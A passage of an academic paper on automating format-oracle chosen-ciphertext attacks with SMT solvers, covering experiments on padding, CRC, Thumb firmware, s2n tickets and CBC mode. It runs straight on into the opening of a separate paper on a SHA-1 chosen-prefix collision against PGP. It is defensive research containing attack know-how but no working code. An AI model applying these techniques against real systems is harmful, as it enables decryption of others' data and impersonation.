Data collection. For each experimental run, we collected statistics including the total number of decryption oracle queries performed; the wall-clock time required to construct each query; the number of plaintext bits recovered following each query; and the value of s used to construct a given malleation string. We also recorded each malleation string $\mathbf{S}$ produced by our attack, which allows us to "replay" any transcript after the fact. The total number of queries required to complete an attack provides the clearest signal of attack progress, and we use that as the primary metric for evaluation. However, in some cases we evaluate partial attacks using the `ApproxMC` approximate model counting tool [65]. This tool provides us with an estimate for the total number of remaining candidates for M^* at every phase of a given attack, and thus allows evaluation of partial attack transcripts.

Selecting attack parameters. The adjustable parameters in FastSample include t, the number of counting trials, δ, which determines the fraction of trials that must succeed, and the length of the parity constraints used to sample. We ran a number of experiments to determine optimal values for these parameters across the format functions PKCS7 and a bitwise format function defined in §5.2. Empirically, $\delta = 0.5$, $2 \leqslant t \leqslant 5$, and parity functions of logarthmic length are suitable for our purposes. Experiments varying t and comparing parity hash function lengths can be found in the full version of this paper [15]. These tests were performed on AWS.

5.2 Experiments with Stream Ciphers

Because the malleation function for stream ciphers is relatively simple (consisting simply of bitwise exclusive-OR), we initiated our experiments with these ciphers.

Bytewise Encryption Padding. The PKCS #7 encryption standard (RFC 2315) [44] defines a padding scheme for use with block cipher modes of operation. This padding is similar to the standard TLS CBC-mode padding [7] considered by Vaudenay [73]. We evaluate our algorithm on both these functions as a benchmark because PKCS7 and its variants are reasonably complex, and because the human-developed attack is well understood. Throughout the rest of this paper, we refer to these schemes as PKCS7 and TLS-PKCS7.

Setup. We conducted an experimental evaluation of the PKCS #7 attack against a 128-bit stream cipher, using parameters $t = 5, \delta = 0.5$. Our experiments begin by sampling a random message M^* from the space of all possible PKCS #7 padded messages, and setting $G_0 \leftarrow \mathsf{F}_{\mathsf{PKCS7}}$.[12] This evaluation was performed on AWS, E5, and E7.

Results. Our four complete attacks completed in an average of 1699.25 queries (min. 1475, max. 1994) requiring 1.875 hours each (min. 1.63, max. 2.18). A visualization of the resulting attack appears in the full version of this paper [15]. These results compare favorably to the Vaudenay attack, which requires ˜2000 queries in expectation, however it is likely that additional tests would find some examples in excess of this average. As points of comparison, attacks with $t = 3$ resulted in a similar number of

[11] We also mounted 900GB of ephemeral EC2 storage to each instance as a temporary filesystem to save CNF files during operation.

[12] In practice, this plaintext distribution tends to produce messages with short padding.

queries (modulo expected variability over different randomly sampled messages) but took roughly 2 to 3 times as long to complete, and attacks with $t = 1$ reached over 5000 queries having only discovered half of the target plaintext message.

Bitwise Padding. To test our attacks, we constructed a simplified *bit* padding scheme $\mathsf{F}_{\mathsf{bitpad}}$. This contrived scheme encodes the bit length of the padding P into the rightmost $\lceil log_2(n) \rceil$ bits of the plaintext string, and then places up to P padding bits directly to the left of this length field, with each padding bit set to 1. We verified the effectiveness of our attacks against this format using a simple stream cipher. Using the parameters $t = 5, \delta = 0.5$ the generated attacks took on average 153 queries (min. 137, max. 178). Figure 1 shows one attack transcript at $t = 5, \delta = 0.5$. Additional experiments measuring the effect of t on this format are provided in the full version of this paper [15]. These experiments were run primarily on E5.

Negative result: Cyclic Redundancy Checks (CRCs). Cyclic redundancy checks (CRCs) are used in many network protocols for error detection and correction. CRCs are well known to be malleable, due to the linearity of the functions: namely, for a CRC it is always the case that $\mathrm{CRC}(a \oplus b) = \mathrm{CRC}(a) \oplus \mathrm{CRC}(b)$. To test `Delphinium`'s ability to *rule out* attacks against format functions, we implemented a message format consisting of up to three bytes of message, followed by a CRC-8 and a 5-bit message length field. The format function $\mathsf{F}_{\mathsf{crc8}}$ computes the CRC over the message bytes, and verifies that the CRC in the message matches the computed CRC.[13] A key feature of this format is that a valid ciphertext C^* should *not* be vulnerable to a format oracle attack using a simple exclusive-OR malleation against this format, for the simple reason that the attacker can predict the output of the decryption oracle for every possible malleation of the ciphertext (due to the linearity of CRC), and thus no information will be learned from executing a query. This intuition was confirmed by our attack algorithm, which immediately reported that no malleation strings could be found. These experiments were performed on E5.

5.3 Ciphers with Truncation

A more powerful malleation capability grants the attacker to arbitrarily *truncate* plaintexts. In some ciphers, this truncation can be conducted from the low-order bits of the plaintext, simply by removing them from the right side of the ciphertext. In other ciphers, such as CTR-mode or CBC-mode, a more limited left-side truncation can be implemented by modifying the IV of a ciphertext. `Delphinium` includes malleation functions that incorporate all three functionalities.

CRC-8 with a truncatable stream cipher. To evaluate how truncation affects the ability of `Delphinium` to find attacks, we conducted a second attack using the function $\mathsf{F}_{\mathsf{crc8}}$, this time using an implementation of AES-CTR supporting truncation. Such a scheme may seem contrived, since it involves an encrypted CRC value. However, this very flaw was utilized by Beck and Trew to break WPA [68]. In our experiment, the attack algorithm was able to recover two bytes of the three-byte message, by using the practical strategy of truncating the message and iterating through all possible values of the remaining byte. Additional CRC experiments can be found in the full version of this paper [15]. These experiments were run primarily on E5.

As this example demonstrates, the level of customization and variation in how software developers operate over encrypted data streams can obfuscate the concrete security of an existing implementation. This illustrates the utility of `Delphinium` since such variation's effect on the underlying scheme does not need to be fully understood by a user, outside of encoding the format's basic operation.

Thumb Embedded ISA. To exercise `Delphinium` against a novel format oracle of notably different structure than those traditionally analyzed (such as padding), we implemented a minimal instruction interpreter for the 16-bit Thumb instruction set architecture (ISA), defined as part of the ARM specification [3], capable of emitting illegal instruction signals. Then, operating over stream-cipher encrypted Thumb instructions and using illegal instructions as a boolean signal, `Delphinium` is able to exploit the exclusive-OR malleation to uncover the top seven bits of each 16-bit instruction, in many cases uncovering nine or more (up to 16) bits of each instruction,[14] in an average of ˜13.3 queries, with each full attack taking only seconds on E5.

Although limited in a few regards, most notably in the simplification of the format oracle into a boolean signal and the assumption that an attacker could be situated in a way that this signal could be gathered, this attack is timely in that it is inspired by the widespread use of unauthenticated encryption in device firmware updates [31].

[13] In our implementation we used a simple implementation that does not reflect input and output, or add an initial constant value before or after the remainder is calculated.

[14] Such a partial firmware decryption generally leaks the instruction opcode, but not its arguments. This could be very useful to an attacker, for example in fuzzy comparison with compiled open source libraries to determine libraries and their versions used in a given firmware update.

If these updates are delivered over-the-air, they may be susceptible to man-in-the-middle attacks enabling such a decryption oracle. Extensive industry research and a current Internet Draft note that unauthenticated firmware updates are an ongoing problem [31, 54].

This initial result serves both as validation of `Delphinium` and as creation of an avenue for future work, including the development of a model for a more complex but widespread ISA such as 32-bit ARM [3], perhaps exploiting additional signals such as segmentation faults or side channels in order to capture the capabilities of a sophisticated adversary.

S2N with Exclusive-OR and Truncation. To evaluate a realistic attack on a practical format function, we developed a format checking function for the Amazon `s2n` [2] TLS session ticket format. `s2n` uses 60-byte tickets with a 12-byte header comprising a protocol version, ciphersuite version, and format version, along with an 8-byte timestamp that is compared against the current server clock. Although `s2n` uses authenticated encryption (AES-GCM), we consider a hypothetical scenario where nonce re-use has allowed for message forgery [21, 33].

Our experiments recovered the 8-byte time field that a session ticket was issued at: in one attack run, with fewer than 50 queries. However, the attack was unable to obtain the remaining fields from the ticket. This is in part due to some portions of the message being untouched by the format function, and due to the complexity of obtaining a positive result from the oracle when many bytes are unknown. We determined that a full attack against the remaining bytes of the ticket key is possible, but would leave 16 bytes unknown and would require approximately 2^{50} queries. Unsurprisingly, `Delphinium` timed out on this attack. These experiments were run on AWS and E5.

5.4 CBC mode

We also used the malleation function for CBC-mode encryption. This malleation function supports an arbitrary number of blocks, and admits truncation of plaintexts from either side of the plaintext.[15] The CBC malleation function accepts a structured malleation string S, which can be parsed as (S', l, r) where l, r are integers indicating the number of blocks to truncate from the message.

To test this capability, we used the PKCS7 format function with a blocksize of $B = 16$ bytes, and a two-block CBC plaintext. (This corresponds to a ciphertext consisting of three blocks, including the Initialization Vector.)

[15] In practice, truncation in CBC simply removes blocks from either end of the ciphertext.




Figure 4: A contiguous set of malleation queries made by `Delphinium` during a simulated CBC attack. The rightmost bits signal truncation (from left or right).

`Delphinium` generated an attack which took 3441 oracle queries for a random message with four bytes of padding. This compares favorably to the Vaudenay attack, which requires 3588 queries in expectation. Interestingly, `Delphinium` settled on a more or less random strategy of truncation. Where a human attacker would focus on recovering the entire contents of one block before truncating and attacking the next block of plaintext, `Delphinium` instead truncates more or less as it pleases: in some queries it truncates the message and modifies the Initialization vector to attack the first block. In other queries it focuses on the second block. Figure 4 gives a brief snapshot of this pattern of malleations discovered by `Delphinium`. Despite this query efficiency (which we seek to optimize, over wall-clock efficiency), the compute time for this attack was almost a week of computation on E5.

6 Related Work

CCA-2 and format oracle attacks. The literature contains an abundance of works on chosen ciphertext and format oracle attacks. Many works consider the problem of constructing and analyzing authenticated encryption modes [17, 61, 62], or analyzing deployed protocols, *e.g.,* [16]. Among many practical format oracle attacks [10, 13, 36, 42, 45, 47, 57, 59, 60, 76], the Lucky13 attacks [5, 7] are notable since they use a *noisy* timing-based side channel.

Automated discovery of cryptographic attacks. Automated attack discovery on systems has been considered in the past. One line of work [26], [58] focuses on generating public input values that lead to maximum leakage of secret input in Java programs where leakage is defined in terms of channel capacity and shannon entropy. Unlike our work, Pasareanu et al. [26] do not consider an

adversary that makes *adaptive* queries based on results of previous oracle replies. Both [26] and [58] assume leakage results from timing and memory usage side channels.

Using solvers for cryptographic tasks/model counting. A wide variety of cryptographic use cases for theory solvers have been considered in the literature. Soos *et al.* [66] developed CryptoMiniSAT to recover state from weak stream ciphers, an application also considered in [27]. Solvers have also been used against hash functions [50], and to obtain cipher key schedules following cold boot attacks [8]. There have been many model counting techniques proposed in the past based on universal hash functions [37, 77]. However, many other techniques have been proposed in the literature. Several works propose sophisticated multi-query approach with high accuracy [25, 65], resulting in the `ApproxMC` tool we use in our experiments. Other works examine the complexity of parity constraints [77], and optimize the number of variables that must be constrained over to find a satisfying assignment [41].

7 Conclusion

Our work leaves a number of open problems. In particular, we proposed several optimizations that we were not able to implement in our tool, due to time and performance constraints. Additionally, while we demonstrated the viability of our model count optimization techniques through empirical analysis, these techniques require theoretical attention. Our ideas may also be extensible in many ways: for example, developing automated attacks on protocols with side-channel leakage; on public-key encryption; and on "leaky" searchable encryption schemes, *e.g.,* [38]. Most critically, a key contribution of this work is that it poses new challenges for the solver research community, which may result in improvements both to general solver efficiency, as well as to the performance of these attack tools.

References

[1] The Simple Theorem Prover (STP). Available at https://stp.github.io/.

[2] Introducing s2n, a New Open Source TLS Implementation. https://aws.amazon.com/blogs/security/introducing-s2n-a-new-open-source-tls-implementation/, June 2015.

[3] ARM Architecture Reference Manual, Mar 2018.

[4] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin, and Paul Zimmermann. Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 5–17, New York, NY, USA, 2015. ACM.

[5] Martin R. Albrecht and Kenneth G. Paterson. Lucky Microseconds: A Timing Attack on Amazon's s2n Implementation of TLS. Cryptology ePrint Archive, Report 2015/1129, 2015. https://eprint.iacr.org/2015/1129.

[6] Martin R. Albrecht, Kenneth G. Paterson, and Gaven J. Watson. Plaintext recovery attacks against SSH. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, pages 16–26, Washington, DC, USA, 2009. IEEE Computer Society.

[7] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. In *IEEE S&P (Oakland) '13*, pages 526–540, 2013.

[8] Abdel Alim Kamal and Amr M. Youssef. Applications of SAT Solvers to AES key Recovery from Decayed Key Schedule Images. *IACR Cryptology ePrint Archive*, 2010:324, 07 2010.

[9] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. DROWN: Breaking TLS using SSLv2. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 689–706, Austin, TX, 2016. USENIX Association.

[10] Gildas Avoine and Loïc Ferreira. Attacking GlobalPlatform SCP02-compliant Smart Cards Using a Padding Oracle Attack. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2018(2):149–170, May 2018.

[11] Fahiem Bacchus, Shannon Dalmao, and Toniann Pitassi. DPLL with Caching: A new algorithm for #SAT and Bayesian inference. *Electronic Colloquium on Computational Complexity (ECCC)*, 10, 01 2003.

[12] L. Bang, N. Rosner, and T. Bultan. Online Synthesis of Adaptive Side-Channel Attacks Based On Noisy Observations. In *2018 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 307–322, April 2018.

[13] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel, and Joe-Kai Tsay. Efficient Padding Oracle Attacks on Cryptographic Hardware. In *CRYPTO '12*, volume 7417 of LNCS, pages 608–625. Springer, 2012.

[14] Roberto J. Bayardo, Jr., and J. D. Pehoushek. Counting Models using Connected Components. In *In AAAI*, pages 157–162, 2000.

[15] Gabrielle Beck, Maximilian Zinkus, and Matthew Green. Using SMT Solvers to Automate Chosen Ciphertext Attacks. Cryptology ePrint Archive, Report 2019/958, 2019. https://eprint.iacr.org/2019/958.

[16] Mihir Bellare, Tadayoshi Kohno, and Chanathip Namprempre. Breaking and Provably Repairing the SSH Authenticated Encryption Scheme: A Case Study of the Encode-then-Encrypt-and-MAC Paradigm. *ACM Trans. Inf. Syst. Secur.*, 7(2):206–241, May 2004.

[17] Mihir Bellare and Chanathip Namprempre. Authenticated Encryption: Relations among Notions and Analysis of the Generic Composition Paradigm. In Tatsuaki Okamoto, editor, *ASIACRYPT 2000*, pages 531–545, Berlin, Heidelberg, 2000. Springer Berlin Heidelberg.

[18] Steven M. Bellovin. Problem Areas for the IP Security Protocols. In *Proceedings of the 6th Conference on USENIX Security Symposium, Focusing on Applications of Cryptography*, volume 6, pages 21–21, Berkeley, CA, USA, 1996. USENIX Association.

[19] B. Beurdouche, K. Bhargavan, A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, A. Pironti, P. Strub, and J. K. Zinzindohoue. A Messy State of the Union: Taming the Composite State Machines of TLS. In *2015 IEEE Symposium on Security and Privacy*, pages 535–552, May 2015.

[20] Elazar Birnbaum and Eliezer L. Lozinskii. The Good Old Davis-Putnam Procedure Helps Counting Models. *J. Artif. Int. Res.*, 10(1):457–477, June 1999.

[21] Hanno Böck, Aaron Zauner, Sean Devlin, Juraj Somorovsky, and Philipp Jovanovic. Nonce-Disrespecting Adversaries: Practical Forgery Attacks on GCM in TLS. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, Austin, TX, 2016. USENIX Association.

[22] Brice Canvel, Alain Hiltgen, Serge Vaudenay, and Martin Vuagnoux. Password interception in a SSL/TLS channel. In Dan Boneh, editor, *Advances in Cryptology - CRYPTO 2003*, pages 583–599, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.

[23] Supratik Chakraborty, Daniel J Fremont, Kuldeep S Meel, Sanjit A Seshia, and Moshe Y Vardi. Distribution-aware sampling and weighted model counting for SAT. In *Twenty-Eighth AAAI Conference on Artificial Intelligence*, 2014.

[24] Supratik Chakraborty, Dror Fried, Kuldeep S Meel, and Moshe Y Vardi. From weighted to unweighted model counting. In *Twenty-Fourth International Joint Conference on Artificial Intelligence*, 2015.

[25] Supratik Chakraborty, Kuldeep S. Meel, and Moshe Y. Vardi. Algorithmic Improvements in Approximate Counting for Probabilistic Inference: From Linear to Logarithmic SAT Calls. In *Proceedings of International Joint Conference on Artificial Intelligence (IJCAI)*, 7 2016.

[26] Pasquale Malacaria Corina S. Pasareanu, Quoc-Sang Phan. Multi-run side-channel analysis using Symbolic Execution and Max-SMT. In *2016 IEEE 29th Computer Security Foundations Symposium (CSF)*. IEEE, June 2016.

[27] Nicolas T. Courtois, Sean O'Neil, and Jean-Jacques Quisquater. Practical Algebraic Attacks on the Hitag2 Stream Cipher. In Pierangela Samarati, Moti Yung, Fabio Martinelli, and Claudio A. Ardagna, editors, *Information Security*, pages 167–176, Berlin, Heidelberg, 2009. Springer Berlin Heidelberg.

[28] Martin Davis, George Logemann, and Donald Loveland. A Machine Program for Theorem-proving. *Commun. ACM*, 5(7):394–397, July 1962.

[29] Martin Davis and Hilary Putnam. A Computing Procedure for Quantification Theory. *J. ACM*, 7(3):201–215, July 1960.

[30] Jean Paul Degabriele and Kenneth G. Paterson. On the (in)security of IPsec in MAC-then-encrypt configurations. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 493–504, New York, NY, USA, 2010. ACM.

[31] Eclypsium. Perilous Peripherals: The Hidden Dangers Inside Windows & Linux Computers, Feb 2020.

[32] Stefano Ermon, Carla P. Gomes, Ashish Sabharwal, and Bart Selman. Low-Density Parity Constraints for Hashing-Based Discrete Integration, 2014.

[33] Niels Ferguson. Authentication Weaknesses in GCM, 05 2005.

[34] Martin Franz, Andreas Holzer, Stefan Katzenbeisser, Christian Schallhart, and Helmut Veith. CBMC-GC: an ANSI C compiler for secure two-party computations. In *International Conference on Compiler Construction*, pages 244–249. Springer, 2014.

[35] Daniel Fremont, Markus N. Rabe, and Sanjit A. Seshia. Maximum Model Counting. In *Proceedings of the 31st AAAI Conference on Artificial Intelligence (AAAI)*, pages 3885–3892, February 2017.

[36] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. Dancing on the Lip of the Volcano: Chosen Ciphertext Attacks on Apple iMessage. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 655–672, Austin, TX, 2016. USENIX Association.

[37] Carla P. Gomes, Ashish Sabharwal, and Bart Selman. Model Counting: A New Strategy for Obtaining Good Bounds. In *Proceedings of the 21st National Conference on Artificial Intelligence - Volume 1*, AAAI'06, pages 54–61. AAAI Press, 2006.

[38] Paul Grubbs, Marie-Sarah Lacharite, Brice Minaud, and Kenneth G. Paterson. Pump Up the Volume: Practical Database Reconstruction from Volume Leakage on Range Queries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 315–331, New York, NY, USA, 2018. ACM.

[39] Holger Hoos and Thomas Sttzle. *Stochastic Local Search: Foundations & Applications*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 2004.

[40] Troy Hunt. Fear, uncertainty and the padding oracle exploit in ASP.NET. Available at https://www.troyhunt.com/fear-uncertainty-and-and-padding-oracle/, September 2010.

[41] Alexander Ivrii, Sharad Malik, Kuldeep Meel, and Moshe Vardi. On computing minimal independent support and its applications to sampling and counting. *Constraints*, 21, 08 2015.

[42] Tibor Jager and Juraj Somorovsky. How to Break XML Encryption. In *ACM CCS '2011*. ACM Press, October 2011.

[43] Antoine Joux. Authentication failures in NIST version of GCM. Available at https://csrc.nist.gov/csrc/media/projects/block-cipher-techniques/documents/bcm/comments/800-38-series-drafts/gcm/joux_comments.pdf, January 2006.

[44] Burt Kaliski. PKCS #7: Cryptographic Message Syntax Version 1.5. RFC 2315, March 1998.

[45] Dennis Kupser, Christian Mainka, Jörg Schwenk, and Juraj Somorovsky. How to Break XML Encryption – Automatically. In *Proceedings of the 9th USENIX Conference on Offensive Technologies*, WOOT'15, Berkeley, CA, USA, 2015. USENIX Association.

[46] John Mattsson and Magnus Westerlund. Authentication Key Recovery on Galois/Counter Mode GCM. In *Proceedings of the 8th International Conference on Progress in Cryptology — AFRICACRYPT 2016 - Volume 9646*, pages 127–143, Berlin, Heidelberg, 2016. Springer-Verlag.

[47] Florian Maury, Jean-Rene Reinhard, Olivier Levillain, and Henri Gilbert. Format Oracles on OpenPGP. In *Topics in Cryptology - CT-RSA 2015, The Cryptographer's Track at the RSA Conference 2015*, pages 220–236, San Francisco, United States, April 2015.

[48] Robert Merget, Juraj Somorovsky, Nimrod Aviram, Craig Young, Janis Fliegenschmidt, Jörg Schwenk, and Yuval Shavitt. Scalable Scanning and Automatic Classification of TLS Padding Oracle Vulnerabilities. In *Proceedings of the 28th USENIX Conference on Security Symposium*, SEC'19, pages 1029–1046, Berkeley, CA, USA, 2019. USENIX Association.

[49] Microsoft Research. The Z3 Theorem Prover. Available at https://github.com/Z3Prover/z3.

[50] Ilya Mironov and Lintao Zhang. Applications of SAT Solvers to Cryptanalysis of Hash Functions. In *International Conference on Theory and Applications of Satisfiability Testing (SAT 06)*, volume 4121 of *Lecture Notes in Computer Science*, pages 102–115. Springer, August 2006.

[51] Chris J. Mitchell. Error oracle attacks on CBC mode: Is there a future for CBC mode encryption? In *Information Security, 8th International Conference, ISC 2005, Singapore, September 20-23, 2005, Proceedings*, pages 244–258, 2005.

[52] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: Exploiting the SSLv3 Fallback. Available at https://www.openssl.org/~bodo/ssl-poodle.pdf, September 2014.

[53] Benjamin Mood, Debayan Gupta, Henry Carter, Kevin Butler, and Patrick Traynor. Frigate: A validated, extensible, and efficient compiler and interpreter for secure computation. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 112–127. IEEE, 2016.

[54] Brendan Moran, Hannes Tschofenig, and Henk Birkholz. An Information Model for Firmware Updates in IoT Devices. Internet-Draft draft-ietf-suit-information-model-05, IETF Secretariat, January 2020. http://www.ietf.org/internet-drafts/draft-ietf-suit-information-model-05.txt.

[55] Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk. PDF Insecurity. Available at https://www.pdf-insecurity.org/encryption/encryption.html, November 2019.

[56] M. Naor and M. Yung. Public-key Cryptosystems Provably Secure Against Chosen Ciphertext Attacks. In *Proceedings of the Twenty-second Annual ACM Symposium on Theory of Computing*, STOC '90, pages 427–437, New York, NY, USA, 1990. ACM.

[57] Kenneth G. Paterson and Arnold K. L. Yau. Padding Oracle Attacks on the ISO CBC Mode Encryption Standard. In *Topics in Cryptology - CT-RSA 2004, The Cryptographers' Track at the RSA Conference 2004, San Francisco, CA, USA, February 23-27, 2004, Proceedings*, 2004.

[58] Quoc-Sang Phan, Lucas Bang, Corina S. Pasareanu, Pasquale Malacaria, and Tevfik Bultan. Synthesis of Adaptive Side-Channel Attacks. In *2017 IEEE 30th Computer Security Foundations Symposium (CSF)*. IEEE, August 2017.

[59] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 549–566, Baltimore, MD, 2018. USENIX Association.

[60] Juliano Rizzo and Thai Duong. Practical Padding Oracle Attacks. In *Proceedings of the 4th USENIX Conference on Offensive Technologies*, pages 1–8, 2010.

[61] Phillip Rogaway. Authenticated Encryption with Associated Data. In *CCS '02*. ACM Press, 2002.

[62] Phillip Rogaway and Thomas Shrimpton. A Provable-Security Treatment of the Key-Wrap Problem. In Serge Vaudenay, editor, *EUROCRYPT 2006*, pages 373–390, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[63] Tian Sang, Fahiem Bacchus, Paul Beam, Henry Kautz, and Toniann Pitassi. Combining Component Caching and Clause Learning for Effective Model Counting. In *SAT 2004*, 05 2004.

[64] Michael Smith. What you need to know about BEAST. Available at https://blogs.akamai.com/2012/05/what-you-need-to-know-about-beast.html, May 2012.

[65] Mate Soos and Kuldeep S. Meel. BIRD: Engineering an Efficient CNF-XOR SAT Solver and its Applications to Approximate Model Counting. In *Proceedings of AAAI Conference on Artificial Intelligence (AAAI)*, 1 2019.

[66] Mate Soos, Karsten Nohl, and Claude Castelluccia. Extending SAT Solvers to Cryptographic Problems. In *International Conference on Theory and Applications of Satisfiability Testing (SAT 2009)*, pages 244–257, 06 2009.

[67] Larry Stockmeyer. The complexity of approximate counting. In *Proceedings of the fifteenth annual ACM symposium on Theory of computing*, pages 118–126. ACM, 1983.

[68] Erik Tews and Martin Beck. Practical attacks against WEP and WPA. In *Proceedings of the second ACM conference on Wireless network security*, pages 79–86. ACM, 2009.

[69] Seinosuke Toda. PP is As Hard As the Polynomial-time Hierarchy. *SIAM J. Comput.*, 20(5):865–877, October 1991.

[70] Leslie G. Valiant. The Complexity of Enumeration and Reliability Problems. *SIAM J. Comput.*, 8(3):410–421, 1979.

[71] L.G. Valiant and V.V. Vazirani. NP is as easy as detecting unique solutions. *Theoretical Computer Science*, 47:85 – 93, 1986.

[72] Mathy Vanhoef and Frank Piessens. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 1313–1328, New York, NY, USA, 2017. ACM.

[73] Serge Vaudenay. Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS. In *EUROCRYPT '02*, volume 2332 of LNCS, pages 534–546, London, UK, 2002. Springer-Verlag.

[74] W3C. Web Cryptography API. Available at https://www.w3.org/TR/WebCryptoAPI/, January 2017.

[75] Wei Wei and Bart Selman. A New Approach to Model Counting. In Fahiem Bacchus and Toby Walsh, editors, *Theory and Applications of Satisfiability Testing*, pages 324–339, Berlin, Heidelberg, 2005. Springer Berlin Heidelberg.

[76] Arnold K. L. Yau, Kenneth G. Paterson, and Chris J. Mitchell. Padding Oracle Attacks on CBC-Mode Encryption with Secret and Random IVs. In *Fast Software Encryption: 12th International Workshop, FSE 2005, Paris, France, February 21-23, 2005, Revised Selected Papers*, pages 299–319, 2005.

[77] Shengjia Zhao, Sorathan Chaturapruek, Ashish Sabharwal, and Stefano Ermon. Closing the Gap Between Short and Long XORs for Model Counting. In *AAAI 2016*, 12 2016.

SHA-1 is a Shambles: First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust*

Gaëtan Leurent
Inria, France
gaetan.leurent@inria.fr

Thomas Peyrin
Nanyang Technological University, Singapore
thomas.peyrin@ntu.edu.sg

Abstract

The SHA-1 hash function was designed in 1995 and has been widely used during two decades. A theoretical collision attack was first proposed in 2004 [29], but due to its high complexity it was only implemented in practice in 2017, using a large GPU cluster [23]. More recently, an almost practical *chosen-prefix* collision attack against SHA-1 has been proposed [12]. This more powerful attack allows to build colliding messages with two arbitrary prefixes, which is much more threatening for real protocols.

In this paper, we report the first practical implementation of this attack, and its impact on real-world security with a PGP/GnuPG impersonation attack. We managed to significantly reduce the complexity of collision attacks against SHA-1: on an Nvidia GTX 970, identical-prefix collisions can now be computed with a complexity (expressed in terms of SHA-1 equivalents on this GPU) of $2^{61.2}$ rather than $2^{64.7}$, and chosen-prefix collisions with a complexity of $2^{63.4}$ rather than $2^{67.1}$. When renting cheap GPUs, this translates to a cost of US$ 11k for a collision, and US$ 45k for a chosen-prefix collision, within the means of academic researchers. Our actual attack required two months of computations using 900 Nvidia GTX 1060 GPUs.

Therefore, the same attacks that have been practical on MD5 since 2009 are now practical on SHA-1. In particular, chosen-prefix collisions can break signature schemes and handshake security in secure channel protocols (TLS, SSH), if generated extremely quickly. We strongly advise to remove SHA-1 from those type of applications as soon as possible.

We exemplify our cryptanalysis by creating a pair of PGP/GnuPG keys with different identities, but colliding SHA-1 certificates. A SHA-1 certification of the first key can therefore be transferred to the second key, leading to an impersonation attack. This proves that SHA-1 signatures now offer virtually no security in practice. The legacy branch of GnuPG still uses SHA-1 by default for identity certifications, but after notifying the authors, the modern branch now rejects SHA-1 signatures (the issue is tracked as CVE-2019-14855).

*https://sha-mbles.github.io/

1 Introduction

Cryptographic hash functions are present in countless security applications and protocols, used for various purposes such as building digital signature schemes, message authentication codes or password hashing functions. In the key application of digital signatures for example, hash functions are classically applied on the message before signing it, as a domain extender and also to provide security guarantees. Informally, a cryptographic hash function H is a function that maps an arbitrarily long message M to a fixed-length hash value (we denote n its bit size). *Collision resistance* is the main security property expected from a hash function: it should be hard for an adversary to compute a collision (or *identical-prefix* collision), i.e. two distinct messages M and M' that map to the same hash value $H(M) = H(M')$, where by "hard" one means not faster than the generic $2^{n/2}$ computations birthday attack.

A cryptanalyst will try to find a collision for the hash function at a reduced cost, but ad-hoc collision attacks are hard to exploit in practice, because the attacker usually has little control over the value of the actual colliding messages (in particular where the differences are inserted, which are the interesting parts when attacking a digital signature scheme). Thus, one can consider stronger variants of the collision attack more relevant in practice, such as the so-called *chosen-prefix* collision [25] or CP collision. Two message prefixes P and P' are first given as challenge to the adversary, and his goal is to compute two messages M and M' such that $H(P \| M) = H(P' \| M')$, where $\|$ denotes concatenation. With such ability, the attacker can obtain a collision with arbitrarily chosen prefixes, potentially containing meaningful information.

A CP collision can also be found generically with $2^{n/2}$ computations (thus 2^{80} for a 160-bit hash function like SHA-1), but ad-hoc CP collision attacks are much more difficult to find than plain collision attacks, because of the uncontrolled internal differences created by the prefixes. Yet, a CP collision attack was found for the MD5 hash function [25], eventually leading to the creation of colliding X.509 certificates, and later of a rogue Certificate Authority (CA) [27]. CP collisions have also been shown to break important internet protocols, including TLS, IKE, and SSH [1], because they allow forgeries of the handshake messages if they can be generated extremely quickly.

